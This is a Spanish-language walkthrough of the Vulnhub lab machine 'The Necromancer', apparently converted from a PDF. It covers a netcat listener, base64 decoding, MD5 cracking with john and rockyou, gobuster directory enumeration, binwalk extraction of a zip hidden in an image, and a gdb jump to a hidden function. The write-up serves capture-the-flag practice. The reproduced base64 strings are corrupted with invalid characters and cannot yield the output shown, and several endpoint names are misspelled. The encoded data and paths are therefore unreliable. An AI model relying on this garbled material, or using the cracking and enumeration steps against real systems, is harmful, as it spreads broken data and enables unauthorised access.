

The Necromancer

#Vulnhub-machines

Dificultad: Beginner

Link: <https://www.vulnhub.com/entry/the-necromancer-1,154/>

Empleamos **nmap** para realizar el escaneo inicial de puertos pero no encontramos nada habilitado.

```
tshark -i enp0s8
```

Para esta ocasión utilizamos **tshark** para analizar el trafico de la red por la interfaz **enp0s8**.

```
398 60.571267716 10.10.10.10 - 10.10.10.4 TCP 78 38387 -> 4444 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM WS=8 TStamp=611068050 TSecr=0
399 60.571300902 10.10.10.4 -> 10.10.10.10 TCP 54 4444 -> 38387 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
400 60.575581512 10.10.10.10 -> 10.10.10.3 TCP 78 14601 -> 4444 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM WS=8 TStamp=1610111083 TSecr=0
401 60.575581842 10.10.10.3 -> 10.10.10.10 ICMP 70 Destination unreachable (Protocol unreachable)
```

Podemos visualizar que la maquina victimas esta enviando un paquete **SYN**, perteneciente al protocolo TCP de la capa de transporte del modelo OSI, para intentar iniciar una conexión con nuestra maquina por el puerto 4444 .

```
> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.10] 4791
...
V2Vs/29t2SENCg0Kw011GzbpmQew91cnnlbgYgc3Rhcm1uZyB0b3dchmRzIHRoZSBob3Jpem9uLCB3axRoiG5vdGhpbcnqYnV0IHNbGvUyZUgc3Vycm91bmRobmcgew911g8kKw011Gxvb2sgZWfdCwgdGh1btBzb3V0aCwgdGh1btB3ZXN0LChbbGwe911Gnb1BzZWJuaX3qY5BncmVhdCB3YXN0ZxhbmQp2Ygbm90aIuZ251c3MuD0QNC11Ric5p5bmcgG68ew91c1BuB310aC5b3Uqbm90aWh11GEgc211bGw2mxpY2t1c1BvZ1BsawdodCbpb1B9aGUzG1zdGFvY2U0D0pZb3Ud2FsayBub310aC5b03dchmmtzIHRoZ5BmbG1ja2VylG9m1Gxp22h0LCBvbxm51HrV1Gj1IHNb3BwZwQgYnkpc29t2Sb0eXB1tG9m1Gludm1zaWjsZ5B1YXJyaWVvL1AgD0nCLRoZ5BhAx1gYXJvd5kIH1vdsB1ZwdpnMgdG8gZ2V01HRoawNrZx1sIGfUzC85b3V1GhLYXJ01Gj1Z22lucyB8byB1ZWF8IGFnYMlu30gew91c1Bjag0yZdC4DQgZb3UgJHvYb100oyB5b3V3yIGx1zNqul1b0aGvU1Hrv1H1vdx1gcm1naHQhICBz3UgYXJ11HRYvXbzwQh0QnC11vd5Bndw1lbG0gdGhyb3VnaCB5b3V3IHBy2t1dHMuf1Bub3RoawMsnISAgQpZb3UgB9vayBkb3du1GFuzCBzWJugew911Gfyz8B2zdGfuZGuUyBpb1ByW5KL1AgD0pEc9wcIuZyB8byB5b3V1gtuZwVzIhvdsB1Zwdpb1B0byBkawgZnJhnRp1YfshkuQoNCkfz1H1vdsBkwAcgew911G5gvG1jZ5B0aGugYyFcmll1B1ehR1bmRzIhvUzGvYz3Jvdw5kISAgD0pGcmFudg1jYwxsseB5b3Uga2V1CcBxawdnw5n1GfuZCBkwAdnw5n1HvudG1s1H1vdx1gbmfphHg3V2ZGVubHkgY2F0Y2gb24gYw4gb2jzZwN0L0kD0pZb3UgZ6l1GZ1cnRozX1gYw5k1GhPc2HvmwV1y1Gfc21hbGwgd29vZGVfGJveC4g1A0K2mnxhZf72TyWzh10wixWf0TE1Z0ExXY1mZDUsNzkMDMwYmZ91G1z1GvUz3JhdmV1G9u1HRoZ5BsawQud0nCL1wvBvCvU1HRoZ5B13gs1GFuZC8mW5kIGegGfy2hntZ01Hdpdgddoh16Zb0xv2luZyB3cm16d0vU1G9u1G1L1A02hhbm0g1gh1Hn0cmluZyBvZ1BmbGfnMSat1H02h1Y1...
```

Nos ponemos en escucha con **netcat** a traves del puerto 4444, logramos entablar una conexión y recibimos un codigo en **base64**.

```
> echo 'V2VeYz9tZSENCg@Kw91IGZabmQgeW91cnN1bGQy3RhcmRzTHRoZSB0b3Jpem9uLCB3aXRoTG5vdGhpmbcgYnV0THNpbGVuY2Ugc3Vycm91imRpamcg@W91Lg@Kw91IGxvb2sqZWFzdCwpdGh1b1BzZXN0LChbGwpb1T1Ghnb1Bz7WlqgxMgYSbmcm/hdCB3YX07fkhbmQb2Ygbm@oG1u7251c3M0u9NC1r1ca5bmcg@G8gb91c1Bu$JbaCB5b3Ujgb90a@NT1Gc21hbGvqZwpxY21c1Bz7Bsa@UpZC1zxfFvY2UoDpZb3Ujy2FzayhB23BaC9b1JdhcRz2IHRoZSB8btG1Lz2VjTG8mICxpzihLCB1bm5TRhV1Gc1JHmW980v2WkOpYnkgc29tZSB8eY81TG9m1G1Ludm,zmWjzZSPjYXJyaWjy1AgQDqNC1RoZSBhX1gYXJyaW5k1H1vdSB1zWdpbnMpdG8gZ2V0THRoasWnZx1zTGFuZC85b3VY1g1YXJ0IG12Z1lucy80by81bWjagVzdC4p0pZb3UjgdHVyb1B0byB5b3V1LGxLznqulLB8aGV1IHRv1Hvdx1IgcmalnaHQ1C1Bz3UjgYXJ1IHRYBbwZWN0D0nC1LydsBmdW11bgUjdghb3VnaB5b3VY1IHByTz1dHMul1BuB3Roaw5m1Sa0DpZb3Ujgb9ayBk3du1GfuZCBzZwUpew91IGFyZSBzdgFuZgluZyBpb1BzYW5kL1AgQDpEcmm9cGluzY80by85b3UjgY1Gt1zWwz1H1vdSB1zWdpb1B8byBkaWCgZn1hbnRpY2fsbHkuQoNCKFz1H1vdSBkaWcgeW911G5v91G1jzS80kAgUgYfmcl1c1bHrlbmPzrTHwzGVy23zvdW5k1Sa0DpGcmfudG1jWxseSB5b3Ujga2V1cCBkaWdnaln51Hvud1s1H1vdX1gbnFpbhMcg3VKzGvubtkpY2F0Y2ggb24gY4q4b2JqZwN0Lg8K0DqZb3UjgZ1nIG1z1nRoZxTygW5k1Grcz2NwdmV1Gc21hb0wd29vZGx2FZT7YwZh10Wf1OTE1ZDExY1mZDUSNxkMDWymZ91G1zIGVuZ3JhmVkg9uIHRoZSBsaWQuDQoNC1lvdBvcGVuIHRoZSB1b3gs1GfUzC8m5k1GEGcGFy2htZw50IHdpdGggDhGl1GzbGxvd2luzyBvZ1BmbGFnMSAtIHU2NjY1' | base64 -d
```

Welcome!

You find yourself staring towards the horizon, with nothing but silence surrounding you.
You look east, then south, then west, all you can see is a great wasteland of nothingness.

Turning to your north you notice a small flicker of light in the distance.
You walk north towards the flicker of light, only to be stopped by some type of invisible barrier.

The air around you begins to get thicker, and your heart begins to beat against your chest.
You turn to your left.. then to your right! You are trapped!

You fumble through your pockets.. nothing!
You look down and see you are standing in sand.
Dropping to your knees you begin to dig frantically.

As you dig you notice the barrier extends underground!
Frantically you keep digging and digging until your nails suddenly catch on an object.

You dig further and discover a small wooden box.
flag1{e6078b9b1aac915d11b9fd59791030bf} is engraved on the lid.

You open the box, and find a parchment with the following written on it. "Chant the string of flag1 - u666" 

Lo decodificamos con la herramienta **base64** utilizando su parametro **-d**. Encontramos la primer flag.

```
> echo 'e6078b9b1aac915d11b9fd59791030bf' > hash

> hashcat --show hash
The following 11 hash-modes match the structure of your input hash:

# | Name | Category
=====+=====+=====
 900 | MD4 | Raw Hash
   0 | MD5 | Raw Hash
  70 | md5(utf16le($pass)) | Raw Hash
 2600 | md5(md5($pass)) | Raw Hash salted and/or iterated
 3500 | md5(md5(md5($pass))) | Raw Hash salted and/or iterated
 4400 | md5(shai($pass)) | Raw Hash salted and/or iterated
 20900 | md5(shai($pass).md5($pass).sha1($pass)) | Raw Hash salted and/or iterated
 4300 | md5(strtoupper(md5($pass))) | Raw Hash salted and/or iterated
 1000 | NTLM | Operating System
 9900 | Radmind2 | Operating System
 8600 | Lotus Notes/Domino 5 | Enterprise Application Software (EAS)
```

Utilizamos el parametro **--show** de **hashcat** para ver los posibles algoritmos de hash.

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
opensesame      (?)
1g 0:00:00:00 DONE (2024-03-29 04:56) 11.11g/s 68266p/s 68266c/s 68266C/s precioso..iheartyou
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Con **john** aplicamos fuerza bruta para poder encontrar la informacion original.

```
> echo 'opensesame' | nc -u 10.10.10.10 666
```

Enviamos la cadena de texto a traves del protocolo UDP a la maquina victima por el puerto 666.

```
1 0.0000000000 10.10.10.4 → 10.10.10.10 UDP 53 38910 → 666 Len=11
2 0.002135617 10.10.10.10 → 10.10.10.4 UDP 985 666 → 38910 Len=943
```

De esta forma se estarían tramitando los datos. Vemos que Len tiene un valor de 11, esto se refiere al tamaño en bytes de la cadena de texto que estamos enviando.

Además , también vemos la respuesta de la maquina **Necromancer**, que nos envía un total de 943 bytes.

```
▼ Data (11 bytes)
Data: 6f70656e736573616d650a
[Length: 11]
```

Acá vemos los datos representados en hexadecimal, donde se puede apreciar que se aplica un salto de linea al final **0a**, eso explica el por que de los 11 bytes, dado que nuestra cadena tiene 10 caracteres, es decir, 10 bytes.

A loud crack of thunder sounds as you are knocked to your feet!
Dazed, you start to feel fresh air entering your lungs.
You are free!
In front of you written in the sand are the words:
flag2{c39cd4df8f2e35d20d92c2e44de5f7c6}
As you stand to your feet you notice that you can no longer see the flicker of light in the distance.
You turn frantically looking in all directions until suddenly, a murder of crows appear on the horizon.
As they get closer you can see one of the crows is grasping on to an object. As the sun hits the object, shards of light beam from its surface.
The birds get closer, and closer, and closer.
Staring up at the crows you can see they are in a formation.
Squinting your eyes from the light coming from the object, you can see the formation looks like the numeral 80.
As quickly as the birds appeared, they have left you once again.... alone... tortured by the deafening sound of silence.
666 is closed. █

Y encontramos la segunda flag, donde también se menciona el numero **80**, lo que nos hace pensar que se ha desbloqueado un servicio **http**.

The screenshot shows two side-by-side web tools. On the left is the **dCode** search interface with a search bar containing "MD5" and a results section showing the hash **1033750779** highlighted with a red box. On the right is the **MD5** decoder tool from Informatics, which also displays the hash **C39CD4DF8F2E35D20D92C2E44DE5F7C6**. Both tools include options for MD5 hashing and decoding.

Utilizamos la web **dcode** para obtener el texto original del hash.

Link: <https://www.dcode.fr/md5-hash>

Hours have passed since you first started to follow the crows.

Silence continues to engulf you as you trek towards a mountain range on the horizon.

More times passes and you are now standing in front of a great chasm.

Across the chasm you can see a necromancer standing in the mouth of a cave, staring skyward at the circling crows.

As you step closer to the chasm, a rock dislodges from beneath your feet and falls into the dark depths.

The necromancer looks towards you with hollow eyes which can only be described as death.

He smirks in your direction, and suddenly a bright light momentarily blinds you.

The silence is broken by a blood curdling screech of a thousand birds, followed by the necromancers laughs fading as he decends into the cave!

The crows break their formation, some flying aimlessly in the air; others now motionless upon the ground.

The cave is now protected by a gaseous blue haze, and an organised pile of feathers lay before you.



Image copyright: [Chris Maynard](#)

Llegados a este punto, podríamos considerar la posibilidad de que se esté aplicando esteganografía.

La **esteganografía** es la práctica de ocultar datos dentro de otros datos, como imágenes, audio o video, de manera que no sea evidente a simple vista que los datos ocultos están presentes. En el caso de imágenes JPEG, los datos incrustados podrían estar en forma de texto, archivos adicionales, metadatos, o cualquier otro tipo de información que se pueda ocultar de manera digital.

```
wget http://10.10.10.10/pics/pileoffeathers.jpg
```

Nos descargamos la imagen para analizarla.

```
> binwalk pileoffeathers.jpg
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          JPEG image data, EXIF standard
12           0xC          TIFF image data, little-endian offset of first image directory: 8
36994        0x9082        Zip archive data, at least v2.0 to extract, compressed size: 121, uncompressed size: 125, name: feathers.txt
37267        0x9193        End of Zip archive, footer length: 22
```

Utilizando **binwalk** descubrimos que hay un archivo .zip que a su vez contiene un archivo de texto **feathers.txt**

Binwalk es una herramienta de análisis de firmware y archivos binarios en sistemas operativos tipo Unix, como Linux. Es especialmente útil para examinar archivos binarios, como imágenes de firmware, sistemas de archivos embebidos, ejecutables

compilados, y otros tipos de datos binarios.

Binwalk y otras herramientas de análisis de archivos binarios pueden ayudar a detectar y extraer datos incrustados en imágenes JPEG, aunque la detección y extracción precisas pueden depender de cómo se hayan ocultado los datos y de las técnicas específicas utilizadas para incrustarlos.

```
> binwalk -e pileoffeathers.jpg --run-as=root
```


De esta manera podemos extraer dicho comprimido.

```
> cat feathers.txt
=====
File: feathers.txt
1   ZmxhZzN70WFkM2Y2MmRiN2I5MWMy0GI20DEzNzAwMDM5NDYz0WZ9IC0gQ3Jvc3MgdGhIGNoYXNtIGF0IC9hbWFnaWNicmlkZ2VhcHBLYXJzYXR0aGVjaGFzbQ==
```

```
> echo 'ZmxhZzN70WFkM2Y2MmRiN2I5MWMy0GI20DEzNzAwMDM5NDYz0WZ9IC0gQ3Jvc3MgdGhIGNoYXNtIGF0IC9hbWFnaWNicmlkZ2VhcHBLYXJzYXR0aGVjaGFzbQ==' | base64 -d
flag3{9ad3f62db7b91c28b68137000394639f} - Cross the chasm at /amagicbridgeappearsatthechasm#
```

Al decodificar la información en base64 encontramos la tercera flag y un endpoint.

The image shows two side-by-side screenshots of web tools. On the left, the dCode search interface has a search bar containing 'MD5' and a results table with one entry: '345465869' under the 'MD5' column. On the right, the MD5 Decoder tool has an input field containing '9AD3F62DB7B91C28B68137000394639F'. It also features sections for 'OPTIONS', 'SALT PREFIXED MD5(SALT+WORD)', 'SALT SUFFIXED MD5(WORD+SALT)', and a 'DECRYPT' button.




```
Hastily you take a few steps back.  
There must be a magical item that could protect you from the necromancer's spell.  

```

En la descripción se hace referencia a un 'objeto mágico'. Al observar el nombre del archivo de imagen, podemos inferir que se trata de un diccionario.

```
=====  
> gobuster dir -u http://10.10.10.10/amagicbridgeappearsatthechasm/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20  
=====  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====  
[+] Url:          http://10.10.10.10/amagicbridgeappearsatthechasm/  
[+] Method:       GET  
[+] Threads:      20  
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent:   gobuster/3.6  
[+] Timeout:      10s  
=====  
Starting gobuster in directory enumeration mode  
=====  
/talisman           (Status: 200) [Size: 9676]  
Progress: 44940 / 220561 (20.38%)^C  
[!] Keyboard interrupt detected, terminating.  
Progress: 45011 / 220561 (20.41%)  
Finished  
=====
```

Aplicamos un reconocimiento de directorios con **gobuster** usando el diccionario "directory-list-2.3-medium.txt". Hemos encontrado un directorio **/talismán**



Accedemos a dicho endpoint y se nos pedira descargar un archivo.

```
> file talisman
talisman: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=2b131df906087adfc163f8cba1967b3d27
66e639d, not stripped
```

Utilizando **file** vemos que es un binario.

```
chmod +x talisman
```

Damos permisos de ejecucion.

```
> ./talisman
You have found a talisman.

The talisman is cold to the touch, and has no words or symbols on it's surface.

Do you want to wear the talisman? █

> ./talisman
You have found a talisman.

The talisman is cold to the touch, and has no words or symbols on it's surface.

Do you want to wear the talisman? yes

Nothing happens.
```

```
> gdb talisman -q
Reading symbols from talisman...
(No debugging symbols found in talisman)
gdb-peda$ █
```

Procedemos a examinar el binario utilizando **gdb**.

GDB (GNU Debugger) es una herramienta de depuración poderosa y ampliamente utilizada en sistemas Unix y Unix-like, como Linux. Es una herramienta de línea de comandos que permite a los desarrolladores examinar, controlar y depurar programas en tiempo de ejecución.

Por otro lado, GDB-PEDA (Python Exploit Development Assistance) es una extensión de GDB que agrega características específicas de seguridad y explotación de vulnerabilidades.

```

gdb-peda$ disassemble main
Dump of assembler code for function main:
0x08048a13 <+0>:    lea    ecx,[esp+0x4]
0x08048a17 <+4>:    and    esp,0xffffffff0
0x08048a1a <+7>:    push   DWORD PTR [ecx-0x4]
0x08048a1d <+10>:   push   ebp
0x08048a1e <+11>:   mov    ebp,esp
0x08048a20 <+13>:   push   ecx
0x08048a21 <+14>:   sub    esp,0x4
0x08048a24 <+17>:   call   0x8048529 <wearTalisman>
0x08048a29 <+22>:   mov    eax,0x0
0x08048a2e <+27>:   add    esp,0x4
0x08048a31 <+30>:   pop    ecx
0x08048a32 <+31>:   pop    ebp
0x08048a33 <+32>:   lea    esp,[ecx-0x4]
0x08048a36 <+35>:   ret
End of assembler dump.
gdb-peda$ █

```

De esta manera podemos verificar el código ensamblador de la función **main**.

Observamos que se está aplicando un opcode **call** que apunta a la dirección de la función **wearTalisman**.

```

gdb-peda$ info function
All defined functions:

Non-debugging symbols:
0x080482d0  _init
0x08048310  printf@plt
0x08048320  __libc_start_main@plt
0x08048330  __isoc99_scanf@plt
0x08048340  __gmon_start__@plt
0x08048350  _start
0x08048380  __x86.get_pc_thunk.bx
0x08048390  deregister_tm_clones
0x080483c0  register_tm_clones
0x08048400  __do_global_dtors_aux
0x08048420  frame_dummy
0x0804844b  unhide
0x0804849d  hide
0x080484f4  myPrintf
0x08048529  wearTalisman
0x08048a13  main
0x08048a37  chantToBreakSpell
0x08049530  __libc_csu_init
0x08049590  __libc_csu_fini
0x08049594  _fini

```

Con **info function** listamos la información de las funciones definidas en el programa, y encontramos una interesante "**chantToBreakSpell**".

```
gdb-peda$ break main  
Breakpoint 1 at 0x8048a21
```

Introducimos un breakpoint en la función main para controlar el flujo de ejecucion del binario.

```
gdb-peda$ r
```

Corremos el programa.

```
gdb-peda$ jump chantToBreakSpell  
Continuing at 0x8048a3b.  
!!!!!!!!!!!!!!  
You fall to your knees.. weak and weary.  
Looking up you can see the spell is still protecting the cave entrance.  
The talisman is now almost too hot to touch!  
Turning it over you see words now etched into the surface:  
flag4{ea50536158db50247e110a6c89fcf3d3}  
Chant these words at u31337  
!!!!!!!!!!!!!!  
[Inferior 1 (process 155301) exited with code 0362]  
Warning: not running
```

Y aplicamos un salto a la función **chantToBreakSpell**, donde visualizamos la cuarta flag.

The left side shows the dCode search interface with a search bar for 'blackmagic' and a results section showing 'blackmagic' under the 'MD5' category. The right side shows the MD5 Decoder tool with an input field containing the hash 'EA50536158DB50247E110A6C89FCF3D3' and a 'DECRYPT' button.

```
> echo 'blackmagic' | nc -u 10.10.10.10 31337
```

Como describe el texto de la flag 4 tenemos que enviar el valor original del hash a traves del protocolo UDP por el puerto 31337 de la maquina victima.

```
As you chant the words, a hissing sound echoes from the ice walls.  
The blue aura disappears from the cave entrance.  
You enter the cave and see that it is dimly lit by torches; shadows dancing against the rock wall as you descend deeper and deeper into the mountain.  
You hear high pitched screeches coming from within the cave, and you start to feel a gentle breeze.  
The screeches are getting closer, and with it the breeze begins to turn into an ice cold wind.  
Suddenly, you are attacked by a swarm of bats!  
You aimlessly thrash at the air in front of you!  
The bats continue their relentless attack, until.... silence.  
Looking around you see no sign of any bats, and no indication of the struggle which had just occurred.  
Looking towards one of the torches, you see something on the cave wall.  
You walk closer, and notice a pile of mutilated bats lying on the cave floor. Above them, a word etched in blood on the wall.  
/thenecromancerwillabsorbysouls  
flag5{0766c36577af58e15545f099a3b15e60}
```

Obtenemos un endpoint y la flag numero 5.

The screenshot shows the dCode MD5 Decoder interface. At the top, there's a decorative banner with the word "EUROPE". Below it, a search bar says "Search for a tool" with a placeholder "e.g. type 'sudoku'". A link "★ BROWSE THE FULL dCODE TOOLS' LIST" is also present. The main area is titled "Results" and shows the MD5 hash "0766C36577AF58E15545F099A3B15E60" in large text. Below the hash are several small icons for file operations like copy, paste, and delete. A button labeled "MD5" is visible. To the right, under "MD5 DECODER", the same hash is shown again with the text "★ MD5 HASH 0766C36577AF58E15545F099A3B15E60". There are two input fields: one for "SALT PREFIXED MD5 (SALT+WORD)" and another for "SALT SUFFIXED MD5 (WORD+SALT)". A "DECRYPT" button is located next to the suffix field. Below these fields, a link "See also: Hash Function – SHA-1 – SHA-256 – Crypt() Has" is provided.

<http://10.10.10.10/theneucromancerwillabsorb yoursoul/>

flag6{b1c3ed8f1db4258e4dcb0ce565f6dc03}

You continue to make your way through the cave.

In the distance you can see a familiar flicker of light moving in and out of the shadows.

As you get closer to the light you can hear faint footsteps, followed by the sound of a heavy door opening.

You move closer, and then stop frozen with fear.

It's the [necromancer!](#)

The illustration depicts a dark, hooded figure, identified as the necromancer. The figure wears a tattered, dark cloak and a hood. It holds a long, ornate staff or杖 that has a skeletal hand at the top. The staff appears to be made of wood with sharp, metallic claws or bones protruding from the hilt. The figure stands in a dramatic, misty environment, possibly a cave or a dark forest, with light filtering through the haze behind it, creating a mysterious and foreboding atmosphere.

Again he stares at you with deathly hollow eyes.

He is standing in a doorway; a staff in one hand, and an object in the other.

Smirking, the necromancer holds the staff and the object in the air.

He points his staff in your direction, and the stench of death and decay begins to fill the air.

You stare into his eyes and then.....

..... darkness. You open your eyes and find yourself lying on the damp floor of the cave.

The amulet must have saved you from whatever spell the necromancer had cast.

You stand to your feet. Behind you, only darkness.

Before you, a large door with the symbol of a skull engraved into the surface.

Looking closer at the skull, you can see u161 engraved into the forehead.

It's the necromancer!

Haciendo click acá descargamos un archivo.

```
> file necromancer
necromancer: bzip2 compressed data, block size = 900k
```

Es un comprimido.

```
bunzip2 necromancer
```

```
> file necromancer.out
necromancer.out: POSIX tar archive (GNU)
```

```
> tar -xf necromancer.out
```

```
> file necromancer.cap
necromancer.cap: pcap capture file, microsecond ts (little-endian) - version 2.4 (802.11, capture length 65535)
```

Los archivos **pcap** son archivos utilizados para almacenar datos capturados de redes informáticas, como paquetes de red, y son comúnmente utilizados por herramientas de captura de paquetes como Wireshark o tcpdump.

```
tshark -r necromancer.cap
```

```


2160 11.278509 Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (TA) -> Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (RA) 802.11 16 Request-to-send, Flags=.....
2161 11.278552                               -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 10 Clear-to-send, Flags=.....
2162 11.278552                               -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 10 Clear-to-send, Flags=.....
2163 11.279573 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 28 802.11 Block Ack, Flags=.....
2164 11.280601 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 16 Request-to-send, Flags=.....
2165 11.280600 Tp-LinkT_05:b5:c3 (e8:de:27:05:b5:c3) (TA) -> Technico_a2:f5:a1 (58:98:35:a2:f5:a1) (RA) 802.11 16 Request-to-send, Flags=.....
